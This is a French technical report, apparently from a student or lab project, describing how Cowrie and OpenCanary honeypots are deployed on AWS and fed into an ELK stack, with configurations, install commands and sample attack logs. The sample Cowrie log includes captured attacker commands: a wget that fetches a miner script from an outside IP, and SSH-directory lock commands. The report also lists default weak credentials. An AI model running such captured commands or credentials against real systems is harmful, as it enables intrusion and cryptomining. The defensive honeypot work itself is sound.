Composant interne	Rôle	Technologie
SSH Server	Accepte les connexions SSH, négocie les clés et les algorithmes	Paramiko (Python) + Twisted
Telnet Server	Accepte les connexions Telnet non chiffrées	Twisted Protocol
Shell Emulator	Simule un shell bash interactif avec commandes factices	Python — module shell.py
Filesystem (honeyfs)	Faux système de fichiers Linux (/etc, /proc, /home...)	Fichiers statiques + génération dynamique
Command Handler	Interprète et simule les commandes shell tapées	Python — module commands/
SFTP/SCP Handler	Gère les transferts de fichiers entrants et sortants	Paramiko SFTP
Output Plugins	Enregistre les événements (JSON, MySQL, Splunk, ELK...)	Modules output/ configurables
Download Catcher	Capture les fichiers téléchargés via wget/curl	Python urllib + analyse hash

Lorsqu'un attaquant se connecte en SSH sur le port 22 ou 2222, Cowrie négocie une vraie session SSH chiffrée avec des clés RSA/ECDSA légitimes. L'attaquant croit interagir avec un vrai serveur Ubuntu. Toutes ses actions sont relayées vers le Shell Emulator qui retourne des

réponses plausibles, tout en journalisant chaque événement avec timestamp, session ID, IP source et port source.

3.1.3 Services Simulés par Cowrie

SSH — Secure Shell (Ports 22 et 2222)

C'est le service principal de Cowrie. Il émule un serveur OpenSSH complet avec les caractéristiques suivantes :

Aspect SSH simulé	Comportement de Cowrie	Valeur pour la threat intelligence
Bannière SSH	SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5 (configurable)	Identifie le type de serveur ciblé par les attaquants
Algorithmes de chiffrement	AES-256-CTR, AES-128-CTR, ChaCha20 (vrais algos)	Compatibilité maximale avec tous les clients SSH
Authentification par mot de passe	Accepte les credentials configurés dans userdb.txt	Capture les couples username/password des botnets
Authentification par clé publique	Refuse (force l'auth par mot de passe)	Maximise les tentatives capturées
Délai d'échec configurable	3 secondes par défaut (ralentit les brute-force)	Réduit la charge CPU sur l'instance honeypot
Sessions ASCIIINEMA	Enregistrement complet de chaque session rejouable	Audit forensique intégral de chaque attaque
Transfert de fichiers SCP	Capture les fichiers reçus dans downloads/	Récupération d'échantillons malwares
Sous-système SFTP	Émulation complète du protocole SFTP	Capture uploads/downloads SFTP

Telnet (Port 23)

Cowrie émule également un service Telnet, protocole non chiffré encore utilisé sur de nombreux équipements embarqués (routeurs, caméras IP, NAS, équipements IoT). L'émulation Telnet de Cowrie est particulièrement efficace pour capturer les botnets de type Mirai et ses variants, qui ciblent massivement les équipements IoT via Telnet avec des credentials par défaut.

Aspect Telnet simulé	Comportement	Cible typique d'attaque
Bannière Telnet	Ubuntu 22.04 LTS login prompt	Équipements Linux embarqués
Prompt de connexion	'login:' puis 'Password:' standard	Botnets automatisés Mirai/Qbot
Shell post-auth	Même shell fictif que SSH	Bots IoT cherchant à se propager
Credentials acceptés	Mêmes que userdb.txt (root/admin, etc.)	Dictionnaires spécifiques IoT
Capture de payload	Téléchargements via wget/curl capturés	Malwares Mirai, Mozi, Hajime

Shell Linux Fictif — Commandes Simulées

Le Shell Emulator de Cowrie simule un shell bash avec un large ensemble de commandes Unix. Chaque commande retourne une réponse plausible générée dynamiquement à partir du faux système de fichiers et des paramètres de configuration. Voici les principales commandes simulées :

Catégorie	Commandes simulées	Réponse Cowrie
Système	uname, uname -a, uname -m, uname -r	Linux ubuntu-server 5.15.0-1034-aws x86_64
Identité	whoami, id, groups, w, who	root / uid=0(root) gid=0(root) groups=0(root)
Réseau	ifconfig, ip addr, netstat, ss	Interface eth0 avec IP 10.0.1.215 (fictive)
Processus	ps, ps aux, top, htop	Liste de processus Linux plausibles
Système de fichiers	ls, cat, more, less, find, pwd, cd	Contenu du honeyfs (faux /etc, /proc...)
Matériel	cat /proc/cpuinfo, free -m, df -h, lscpu	CPU Intel fictif, RAM 1GB, disque 20GB
Réseau avancé	wget, curl, nc, ncat, nmap	Simulation ou blocage selon configuration
Persistance	crontab, at, chmod, chattr	Exécution simulée — pas de vrai effet
Utilisateurs	cat /etc/passwd, cat /etc/shadow	Fichiers factices avec users plausibles
Archive/Package	tar, gzip, apt, dpkg, yum	Simulation des commandes système

Système de Fichiers Fictif (honeysfs)

Cowrie maintient un faux système de fichiers Linux dans le répertoire honeyfs/ de son installation. Ce système de fichiers contient des fichiers et répertoires plausibles qui rendent l'environnement crédible pour l'attaquant. Les fichiers sensibles (/etc/passwd, /etc/shadow) contiennent des données fictives cohérentes avec la configuration du honeypot.

Structure du honeyfs — Arborescence simulée

```
/etc/
passwd      # Utilisateurs fictifs (root, ubuntu, daemon, cowrie...)
shadow      # Hashes de mots de passe factices
hostname    # ubuntu-server
hosts       # 127.0.0.1 localhost, 10.0.1.215 ubuntu-server
issue       # Ubuntu 22.04.3 LTS
resolv.conf # nameserver 8.8.8.8
ssh/
  sshd_config # Configuration SSH fictive
/proc/
  cpuinfo    # Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz
  meminfo    # MemTotal: 1024000 kB
  version    # Linux version 5.15.0-1034-aws
/home/
  ubuntu/    # Répertoire home fictif
  cowrie/    # Répertoire honeypot (vide pour l'attaquant)
/var/log/
  auth.log   # Logs d'authentification factices
  syslog     # Logs système plausibles
/tmp/       # Répertoire temporaire (fichiers supprimés à chaque session)
```

3.1.4 Système de Credentials — userdb.txt

Le fichier userdb.txt définit les couples username/password que Cowrie accepte. La syntaxe est : username:x:password, où 'x' est un champ séparateur et '*' signifie 'accepter n'importe quel mot de passe'. Cette configuration permet de maximiser les authentications réussies pour capturer le comportement post-exploitation.

userdb.txt — Credentials configurés dans ce projet

```
# Format : username:x:password (* = accepter tout mot de passe)
# Credentials faibles typiques des systèmes mal sécurisés

root:x:*      # Accepte root avec n'importe quel mot de passe
root:x:root   # root/root
root:x:admin  # root/admin (top credential capturé)
root:x:password # root/password
root:x:123456 # root/123456
root:x:toor   # root/toor (root inversé)
admin:x:admin # admin/admin
admin:x:password # admin/password
admin:x:1234   # admin/1234
ubuntu:x:ubuntu # ubuntu/ubuntu
ubuntu:x:password # ubuntu/password
pi:x:raspberry # Raspberry Pi default credentials
guest:x:guest   # Compte invité générique
test:x:test     # Compte test générique
user:x:user     # Compte utilisateur générique
```

| 3.1.5 Système de Logging et Événements JSON

Cowrie produit des logs au format JSON structuré, chaque événement étant identifié par un eventid unique. Ces logs sont directement lisibles par Filebeat et traités par Logstash. Voici la liste complète des eventids et leur signification :

Event ID Cowrie	Déclencheur	Champs clés capturés
cowrie.session.connect	Nouvelle connexion TCP entrante	src_ip, src_port, dst_ip, dst_port, session
cowrie.login.failed	Échec d'authentification	username, password, src_ip, session
cowrie.login.success	Authentification réussie	username, password, src_ip, session
cowrie.command.input	Commande tapée par l'attaquant	input (commande complète), session, src_ip
cowrie.command.failed	Commande non reconnue	input, session
cowrie.session.file_download	Fichier téléchargé (wget/curl)	url, outfile, shasum, session
cowrie.session.file_upload	Fichier uploadé (SCP/SFTP)	filename, outfile, shasum, session
cowrie.session.closed	Fin de session SSH/Telnet	duration (durée en secondes), session
cowrie.client.version	Bannière du client SSH	version (ex: OpenSSH_8.9p1), session
cowrie.client.kex	Échange de clés SSH	hassh (fingerprint SSH client), session
cowrie.direct-tcpip.request	Tunnel TCP demandé	dst_ip, dst_port (tunneling)
cowrie.session.params	Paramètres de la session	arch, terminal type, session

Exemple de log JSON Cowrie — Session complète réelle

```
// 1. Connexion initiale
{"eventid":"cowrie.session.connect","src_ip":"186.10.86.130",
 "src_port":54821,"session":"a3f2b1c9d4","timestamp":"2026-05-22T03:42:15Z"}

// 2. Bannière client SSH capturée
{"eventid":"cowrie.client.version","version":"SSH-2.0-libssh2_1.10.0",
 "session":"a3f2b1c9d4","hassh":"92674389fale47a27ddd8d7b1f2c34a8"}

// 3. Échecs d'authentification (brute-force)
{"eventid":"cowrie.login.failed","username":"root","password":"123456",
 "session":"a3f2b1c9d4"}
{"eventid":"cowrie.login.failed","username":"root","password":"admin",
 "session":"a3f2b1c9d4"}

// 4. Authentification réussie
{"eventid":"cowrie.login.success","username":"root",
 "password":"345gs5662d34","session":"a3f2b1c9d4",
 "timestamp":"2026-05-22T03:42:17Z"}

// 5. Commandes post-exploitation
{"eventid":"cowrie.command.input",
 "input":"cd ~; chatter -ia .ssh; lockr -ia .ssh","session":"a3f2b1c9d4"}
{"eventid":"cowrie.command.input","input":"uname -a","session":"a3f2b1c9d4"}
{"eventid":"cowrie.command.input","input":"cat /proc/cpuinfo | grep name | wc -l",
 "session":"a3f2b1c9d4"}
{"eventid":"cowrie.command.input",
 "input":"wget http://185.220.101.47/miner.sh -O /tmp/miner.sh",
 "session":"a3f2b1c9d4"}
```

```
// 6. Téléchargement capturé
{"eventid":"cowrie.session.file_download","url":"http://185.220.101.47/miner.sh",
 "outfile":"/var/lib/cowrie/downloads/alb2c3d4e5f6...", "shasum":"alb2c3..."}

// 7. Fin de session
{"eventid":"cowrie.session.closed","duration":9477,"session":"a3f2b1c9d4"}
```

3.1.6 Installation de Cowrie sur l'Instance Honeypot

Étape 1 — Préparation système et utilisateur dédié

```
# Mise à jour système
sudo apt-get update && sudo apt-get upgrade -y

# Dépendances Python et build
sudo apt-get install -y git python3-virtualenv python3-dev \
    libssl-dev libffi-dev build-essential libpython3-dev \
    python3-minimal authbind virtualenv

# Création d'un utilisateur non-privilégié dédié
sudo adduser --disabled-password cowrie
# → Cowrie tournera sous cet utilisateur (jamais en root)

# Déplacer le SSH admin sur le port 4422
# (restreint à 10.0.1.37/32 dans HONEYPOT_SG)
sudo sed -i 's/#Port 22/Port 4422/' /etc/ssh/sshd_config
sudo systemctl restart sshd
```

Étape 2 — Installation de Cowrie

```
# Basculer sur l'utilisateur cowrie
sudo su - cowrie

# Cloner le dépôt officiel
git clone https://github.com/cowrie/cowrie.git
cd cowrie

# Créer et activer l'environnement virtuel Python
virtualenv --python=python3 cowrie-env
source cowrie-env/bin/activate

# Installer les dépendances Python
pip install --upgrade pip
pip install -r requirements.txt

# Copier le fichier de configuration par défaut
cp etc/cowrie.cfg.dist etc/cowrie.cfg
```

Étape 3 — Configuration cowrie.cfg complète

```
[honeypot]
# Nom d'hôte présenté aux attaquants
hostname = ubuntu-server
# Répertoires de travail
log_path = var/log/cowrie
download_path = var/lib/cowrie/downloads
state_path = var/lib/cowrie
share_path = share/cowrie
# Ports d'écoute SSH (22 et 2222 ouverts dans HONEYPOT_SG)
```

```
listen_endpoints = tcp:22:interface=0.0.0.0 tcp:2222:interface=0.0.0.0
# Délai d'échec d'authentification (en secondes)
auth_none_enabled = false
auth_class = UserDB

[output_jsonlog]
# Export JSON - lu par Filebeat
enabled = true
logfile = ${honeypot:log_path}/cowrie.json

[output_textlog]
enabled = true
logfile = ${honeypot:log_path}/cowrie.log

[ssh]
enabled = true
# Bannière SSH présentée aux attaquants
version = SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5
# Algorithmes autorisés (large compatibilité pour botnets anciens)
ciphers = aes128-ctr,aes192-ctr,aes256-ctr
macs = hmac-sha2-256,hmac-sha2-512,hmac-sha1

[telnet]
enabled = true
listen_endpoints = tcp:23:interface=0.0.0.0
```

Étape 4 — Autorisation port 22 sans root (authbind) et démarrage

```
# Permettre à l'utilisateur cowrie d'écouter sur le port 22 (< 1024)
sudo touch /etc/authbind/byport/22
sudo touch /etc/authbind/byport/23
sudo chown cowrie /etc/authbind/byport/22
sudo chown cowrie /etc/authbind/byport/23
sudo chmod 755 /etc/authbind/byport/22
sudo chmod 755 /etc/authbind/byport/23

# Démarrage de Cowrie
source cowrie-env/bin/activate
bin/cowrie start

# Vérification que Cowrie écoute sur les ports
sudo netstat -tlnp | grep -E ':22|:2222|:23'
# Résultat attendu :
# tcp  0.0.0.0:22      LISTEN      cowrie/python3
# tcp  0.0.0.0:2222   LISTEN      cowrie/python3

# Surveiller les logs en temps réel
tail -f var/log/cowrie/cowrie.json | python3 -m json.tool
```


3.2 OPENCANARY — HONEYPOT MULTI-SERVICES

3.2.1 Présentation Générale et Historique

OpenCanary est un honeypot open-source multi-protocoles développé par Thinkst Applied Research, la société sud-africaine créatrice de la plateforme commerciale Canary (canary.tools). Il est disponible sur GitHub (<https://github.com/thinkst/opencanary>) sous licence Apache 2.0. La documentation officielle est accessible sur <https://opencanary.readthedocs.io>.

Contrairement à Cowrie qui approfondit l'interaction sur SSH, OpenCanary adopte une approche de large couverture : il émule simultanément jusqu'à 14 protocoles réseau différents sur une seule machine. Son principe fondamental est le zéro faux positif : puisque les services émulés ne sont jamais utilisés par des utilisateurs légitimes, toute connexion entrante est par définition malveillante et doit déclencher une alerte. OpenCanary est conçu pour la détection précoce d'intrusions (early warning system).

Caractéristique	Détail
Projet	OpenCanary — Multi-services Honeypot
Développeur	Thinkst Applied Research (Afrique du Sud)
Dépôt GitHub	https://github.com/thinkst/opencanary
Documentation	https://opencanary.readthedocs.io
Langage	Python 3 (Twisted framework)
Licence	Apache License 2.0
Type d'interaction	Low-interaction (simulation de bannières et réponses protocole)
Protocoles supportés	14 protocoles (FTP, HTTP, MySQL, RDP, SMB, VNC, SSH, SNMP, NTP, Redis, SIP, Telnet, TFTP, Git)
Principe clé	Zero false positive — tout trafic reçu est malveillant
Instance déployée	i-0330e1658aac4ce4f — 10.0.1.215 — en parallèle de Cowrie

3.2.2 Architecture et Fonctionnement

OpenCanary fonctionne comme un daemon Python unique qui ouvre simultanément des sockets d'écoute sur tous les ports configurés. Lorsqu'une connexion est reçue sur un port, le module correspondant au protocole simulé prend en charge la connexion et échange quelques messages de protocole pour paraître authentique, avant de logger l'événement et de fermer la connexion. Cette approche low-interaction est délibérée : l'objectif n'est pas de capturer le comportement post-exploitation (c'est le rôle de Cowrie), mais de détecter la présence d'un attaquant le plus tôt possible.

Le système de logging d'OpenCanary est basé sur le module Python logging standard, avec plusieurs handlers possibles : fichier JSON, syslog, email (alerte immédiate), HipChat, Slack. Dans ce projet, les logs sont écrits dans `/var/tmp/opencanary.log` et collectés par Filebeat pour envoi à Logstash.

3.2.3 Services Simulés — Description Détaillée

Les services suivants sont actifs sur l'instance honeypot (10.0.1.215) et tous exposés via le Security Group HONEYPOT_SG :

Service 1 — VNC (Virtual Network Computing) — Port 5900/TCP

Aspect	Détail
Protocole simulé	RFB (Remote Framebuffer Protocol) — protocole VNC standard
Port AWS ouvert	5900/TCP — Source : 0.0.0.0/0 (règle sgr-084e503367021d5ca)
Comportement	OpenCanary répond à la négociation VNC initiale (handshake RFB 3.8), enregistre la tentative puis ferme la connexion
Attaques ciblées	Scanners de bureaux distants exposés, botnets VNC (Mirai variants), chercheurs de machines de contrôle à distance
Résultat Kibana	796 079 événements en 3 semaines — service de loin le plus scanné
Données capturées	IP source, timestamp, version RFB du client

Service 2 — FTP (File Transfer Protocol) — Port 21/TCP

Aspect	Détail
Protocole simulé	FTP standard (RFC 959) — mode actif et passif
Port AWS ouvert	21/TCP — Source : 0.0.0.0/0 (règle sgr-0680ff761f7a7e81a)
Bannière présentée	220 FTP Server Ready (banner configurable)
Comportement	Accepte la connexion, présente une bannière FTP, capture les tentatives USER/PASS, puis rejette l'authentification
Attaques ciblées	Brute-force FTP avec dictionnaires (admin/admin, anonymous, ftp/ftp), scanners de serveurs FTP mal configurés
Données capturées	Username, password, commandes FTP (USER, PASS, LIST, RETR)

Service 3 — HTTP (HyperText Transfer Protocol) — Port 8080/TCP

Aspect	Détail
Protocole simulé	HTTP/1.1 — Fausse interface d'administration web
Port AWS ouvert	8080/TCP — Source : 0.0.0.0/0 (règle sgr-0299d9307b6fc05e4)
Bannière	Apache/2.4.52 (Ubuntu) — Server header HTTP

Comportement	Présente une fausse page de login d'administration, capture les requêtes HTTP GET/POST, headers, User-Agent, données de formulaire
Attaques ciblées	Scanners de vulnérabilités web (Nessus, Shodan), chercheurs de panels admin (phpmyadmin, wp-admin, admin.php), path traversal
Données capturées	Méthode HTTP, URI, headers, User-Agent, corps de requête POST

Service 4 — MySQL — Port 3306/TCP

Aspect	Détail
Protocole simulé	Protocole MySQL v5.5 — handshake initial
Port AWS ouvert	3306/TCP — Source : 0.0.0.0/0 (règle sgr-0b7e40ce8a0bbc08b)
Bannière	MySQL 5.5.47-0ubuntu0.14.04.1 (handshake authentique)
Comportement	Envoie un vrai handshake MySQL v10, capture les tentatives d'authentification (username, password hashé), puis rejette la connexion
Attaques ciblées	Tentatives d'accès avec root/[vide], root/root, admin/admin ; chercheurs de bases de données exposées sur Internet
Données capturées	Username MySQL, hash du mot de passe tenté, version du client MySQL

Service 5 — SSH OpenCanary — Port 22 (complémentaire Cowrie)

Aspect	Détail
Protocole simulé	SSH v2 (low-interaction, uniquement bannière)
Rôle	OpenCanary peut aussi émettre des alertes SSH — dans ce projet, SSH est géré principalement par Cowrie sur les ports 22 et 2222
Comportement complémentaire	OpenCanary logue les connexions qui n'aboutissent pas à une session Cowrie
Valeur ajoutée	Détection des scanners rapides qui ne font que lire la bannière SSH sans tenter d'authentification

Service 6 — Autres Services Disponibles dans OpenCanary

Protocole	Port std.	Description du service simulé	Menace détectée
RDP	3389/TCP	Remote Desktop Protocol Windows — handshake RDP initial	Brute-force bureaux distants Windows, propagation ransomware
SMB	445/TCP	Server Message Block — partage réseau Windows	EternalBlue, WannaCry, scans de vulnérabilités Samba
SNMP	161/UDP	Simple Network Management Protocol v2c	Enumération d'équipements réseau, community string 'public'
Redis	6379/TCP	Base de données clé-valeur Redis	Accès non authentifié, injection de crontab via Redis
Git	9418/TCP	Protocole Git (repos exposés)	Clonage de dépôts internes, exfiltration de code source

SIP	5060/UDP	Session Initiation Protocol (VoIP)	Scans de serveurs VoIP, fraude téléphonique
TFTP	69/UDP	Trivial FTP (équipements réseau)	Tentatives de récupération de configs d'équipements Cisco/Juniper
NTP	123/UDP	Network Time Protocol	Amplification DDoS NTP, énumération de serveurs NTP

Services activés dans ce projet vs services disponibles

Dans ce déploiement, les services actifs sur l'instance honeypot (10.0.1.215) et exposés dans le Security Group HONEYPOT_SG sont : VNC (5900), SSH Cowrie (22, 2222), FTP (21), MySQL (3306), HTTP Admin (8080). Les services RDP, SMB, Redis, Git, SIP, TFTP, SNMP et NTP sont disponibles dans OpenCanary mais non activés dans cette version du projet pour limiter la surface d'exposition et le volume de logs.

3.2.4 Installation d'OpenCanary sur l'Instance Honeypot

Étape 1 — Installation via pip

```
# Dépendances système
sudo apt-get install -y python3-dev python3-pip libssl-dev \
    libffi-dev build-essential

# Installation d'OpenCanary depuis PyPI
sudo pip3 install opencanary

# Vérifier l'installation
opencanaryd --version

# Générer le fichier de configuration par défaut
opencanaryd --copyconfig
# → Crée /etc/opencanary.conf
```

Étape 2 — Configuration complète /etc/opencanary.conf

```
{
  "device.node_id": "aws-honeypot-01",
  "device.name": "ip-10-0-1-215",

  "logging.json": true,
  "logging.file": "/var/tmp/opencanary.log",

  "ftp.enabled": true,
  "ftp.port": 21,
  "ftp.banner": "FTP server ready",

  "http.enabled": true,
  "http.port": 8080,
  "http.banner": "Apache/2.4.52 (Ubuntu)",
  "http.skin": "nasLogin",

  "mysql.enabled": true,
  "mysql.port": 3306,
  "mysql.banner": "5.5.47-0ubuntu0.14.04.1",

  "vnc.enabled": true,
  "vnc.port": 5900,
```

```
"ssh.enabled": false,
"telnet.enabled": false,

"rdp.enabled": false,
"smb.enabled": false,
"redis.enabled": false,

"logger": {
  "class": "PyLogger",
  "kwargs": {
    "formatters": {
      "plain": {"format": "%(message)s"}
    },
    "handlers": {
      "file": {
        "class": "logging.FileHandler",
        "filename": "/var/tmp/opencanary.log"
      }
    }
  }
}
}
```

Étape 3 — Démarrage et vérification

```
# Démarrer OpenCanary en mode daemon
sudo opencanaryd --start

# Vérifier que les ports sont ouverts
sudo netstat -tlnp | grep -E ':21|:3306|:5900|:8080'
# Résultat attendu :
# tcp  0.0.0.0:21      LISTEN  python3/opencanary
# tcp  0.0.0.0:3306   LISTEN  python3/opencanary
# tcp  0.0.0.0:5900   LISTEN  python3/opencanary
# tcp  0.0.0.0:8080   LISTEN  python3/opencanary

# Surveiller les logs en temps réel
sudo tail -f /var/tmp/opencanary.log

# Stopper OpenCanary
sudo opencanaryd --stop

# Statut
sudo opencanaryd --status
```

3.2.5 Format des Logs OpenCanary

Chaque événement OpenCanary est logué en JSON avec les informations suivantes :

Exemples de logs OpenCanary réels — différents services

```
// Scan VNC (le plus fréquent - 796 079 events)
{"dst_host": "10.0.1.215", "dst_port": 5900, "local_time": "2026-05-22 03:15:42.123456",
 "logdata": {"VNC CLIENT PROTOCOL": ["RFB 003.008"]}, "logtype": 8001,
 "node_id": "aws-honeypot-01", "src_host": "118.26.36.248", "src_port": 54321,
 "utc_time": "2026-05-22 03:15:42.123456Z"}

// Tentative FTP
{"dst_host": "10.0.1.215", "dst_port": 21, "logdata": {"PASSWORD": "admin",
 "USERNAME": "root"}, "logtype": 2001, "node_id": "aws-honeypot-01",
 "src_host": "186.10.86.130", "utc_time": "2026-05-22 03:12:11Z"}
```

```
// Requête HTTP admin panel
{"dst_host":"10.0.1.215","dst_port":8080,
 "logdata":{"HEADERS":{"User-Agent":"Mozilla/5.0 (compatible; Nmap Scripting
Engine)"},
 "PATH":"/admin/login.php","REQUEST_TYPE":"GET"},"logtype":3001,
 "src_host":"135.237.125.160","utc_time":"2026-05-22 03:18:44Z"}

// Connexion MySQL
{"dst_host":"10.0.1.215","dst_port":3306,
 "logdata":{"CLIENT_HASH":"a8d3f2b1...", "USERNAME":"root"},
 "logtype":6001,"src_host":"45.38.60.253","utc_time":"2026-05-22 03:20:15Z"}
```

3.2.6 Comparaison Cowrie vs OpenCanary

Critère	Cowrie	OpenCanary
Type d'interaction	Moyenne interaction (shell complet)	Basse interaction (bannières protocole)
Protocoles couverts	SSH v2 + Telnet (2 protocoles)	Jusqu'à 14 protocoles simultanément
Profondeur d'analyse	Très élevée — sessions complètes, commandes, fichiers	Faible — connexion, credentials, headers
Volume de données	Modéré (quelques milliers d'événements)	Très élevé (796 079 VNC en 3 sem.)
Objectif principal	Analyse comportementale post-exploitation	Détection précoce — early warning
Ressources nécessaires	Modérées (Python + Twisted + Paramiko)	Très faibles (daemon Python léger)
Crédibilité pour attaquants	Très haute — shell interactif réaliste	Moyenne — pas de vraie interaction
Faux positifs	Quasi nuls	Nuls (zéro — tout trafic = suspect)
Format de logs	JSON structuré riche (eventid, session, duration)	JSON simple (src/dst/service/data)
Complémentarité	Capture CE QUE fait l'attaquant	Capture QUI attaque et QUELS services

4. ELK STACK — RÔLES, ARCHITECTURE ET INSTALLATION

4.1 Présentation Générale de la Stack ELK

La stack ELK (Elasticsearch, Logstash, Kibana) est une suite open-source développée par Elastic, aujourd'hui leader mondial de l'observabilité et de l'analyse de données. Dans le cadre de ce projet, elle constitue le cerveau analytique de l'infrastructure : elle reçoit les logs bruts des honeypots, les transforme, les stocke et les met en forme pour l'analyste de sécurité. Filebeat, un agent léger de la famille Elastic Beats, complète la stack en assurant la collecte et le transport des logs depuis la source jusqu'au pipeline de traitement.

Positionnement dans le projet

La stack ELK est déployée sur l'instance `elk_server` (`i-0cd116b18750b48c9` — `t3.large` — `10.0.2.10`) dans le subnet privé (`10.0.2.0/24`). Filebeat est quant à lui déployé sur l'instance `Honeypot` (`i-0330e1658aac4ce4f` — `10.0.1.215`). Cette séparation physique garantit que le moteur d'analyse n'est jamais exposé aux attaquants.

4.2 Architecture Globale de la Stack

Les quatre composants forment une chaîne de traitement linéaire et complémentaire. Chaque composant a une responsabilité unique et bien délimitée :

Composant	Instance / Port	Rôle principal	Technologie de base
Filebeat	Honeypot 10.0.1.215	Collecte et transport des logs vers Logstash	Go — agent léger (<50 MB RAM)
Logstash	ELK Server :5044	Ingestion, parsing, filtrage et enrichissement	JVM (Java) — pipeline ETL
Elasticsearch	ELK Server :9200	Stockage, indexation et recherche full-text	JVM (Java) — moteur NoSQL distribué
Kibana	ELK Server :5601	Visualisation, dashboards et alertes	Node.js — interface web React

Le flux de données suit une direction unique : Filebeat → Logstash → Elasticsearch → Kibana. Aucun composant en aval ne communique vers un composant en amont, ce qui garantit la robustesse et la scalabilité du pipeline. Le schéma ci-dessous illustre l'intégralité de cette chaîne de fonctionnement dans le contexte AWS du projet :




Figure 8 Schéma de la chaîne de fonctionnement complète de l'Elastic Stack dans le projet HoneyPot AWS

Lecture du schéma

Le schéma se lit de haut en bas. Zone orange (subnet public 10.0.1.0/24) : les honeypots Cowrie et OpenCanary génèrent des logs sur l'instance 10.0.1.215 ; Filebeat les collecte et les envoie via TCP 5044 vers le serveur ELK. Zone bleue (subnet privé 10.0.2.0/24) : Logstash reçoit, parse et enrichit les événements (GeoIP, MITRE ATT&CK), les indexe dans Elasticsearch (index honeypot-logs-YYYY.MM.dd), et Kibana les visualise. L'analyste accède à Kibana via un tunnel SSH depuis la Bastion Host (3.221.1.82), sans jamais exposer le port 5601 sur Internet.

4.3 Elasticsearch — Moteur de Stockage et de Recherche

4.3.1 Rôle et Fonctionnement

Elasticsearch est un moteur de recherche et d'analyse distribué basé sur Apache Lucene. Il est le cœur de stockage de la stack ELK : tous les événements traités par Logstash y sont indexés sous forme de documents JSON. Elasticsearch offre une capacité de recherche full-text quasi instantanée sur des millions de documents, grâce à ses index inversés et à son architecture de shards distribuées.

Dans ce projet, Elasticsearch reçoit les événements du honeypot depuis Logstash sur le port 9200 (localhost, puisque sur la même machine). Il les stocke dans des index journaliers nommés honeypot-logs-YYYY.MM.dd, permettant une gestion fine du cycle de vie des données. Kibana interroge directement Elasticsearch via son API REST pour construire les visualisations.

Caractéristique	Valeur dans ce projet
Port d'écoute API REST	9200/TCP — accessible depuis 10.0.1.215 et 10.0.2.173 (règles elkSG)
Port de communication cluster	9300/TCP — communication interne entre nœuds (non exposé)
Format de stockage	Documents JSON indexés (schéma dynamique + mapping personnalisé)
Nom de l'index	honeypot-logs-YYYY.MM.dd (ex : honeypot-logs-2024.11.15)
Politique ILM	7 jours hot → 30 jours warm → suppression automatique
Heap JVM configuré	4 GB (optimisé pour t3.large avec 8 GB RAM)
Authentification	Security activée — credentials kibana_system et elastic

4.3.2 Installation sur elk_server (10.0.2.10)

Elasticsearch est installé depuis le dépôt officiel Elastic sur Ubuntu 22.04 LTS. La procédure suit les étapes suivantes :

Étape 1 — Ajout du dépôt Elastic et installation d'Elasticsearch

```
# Import de la clé GPG Elastic
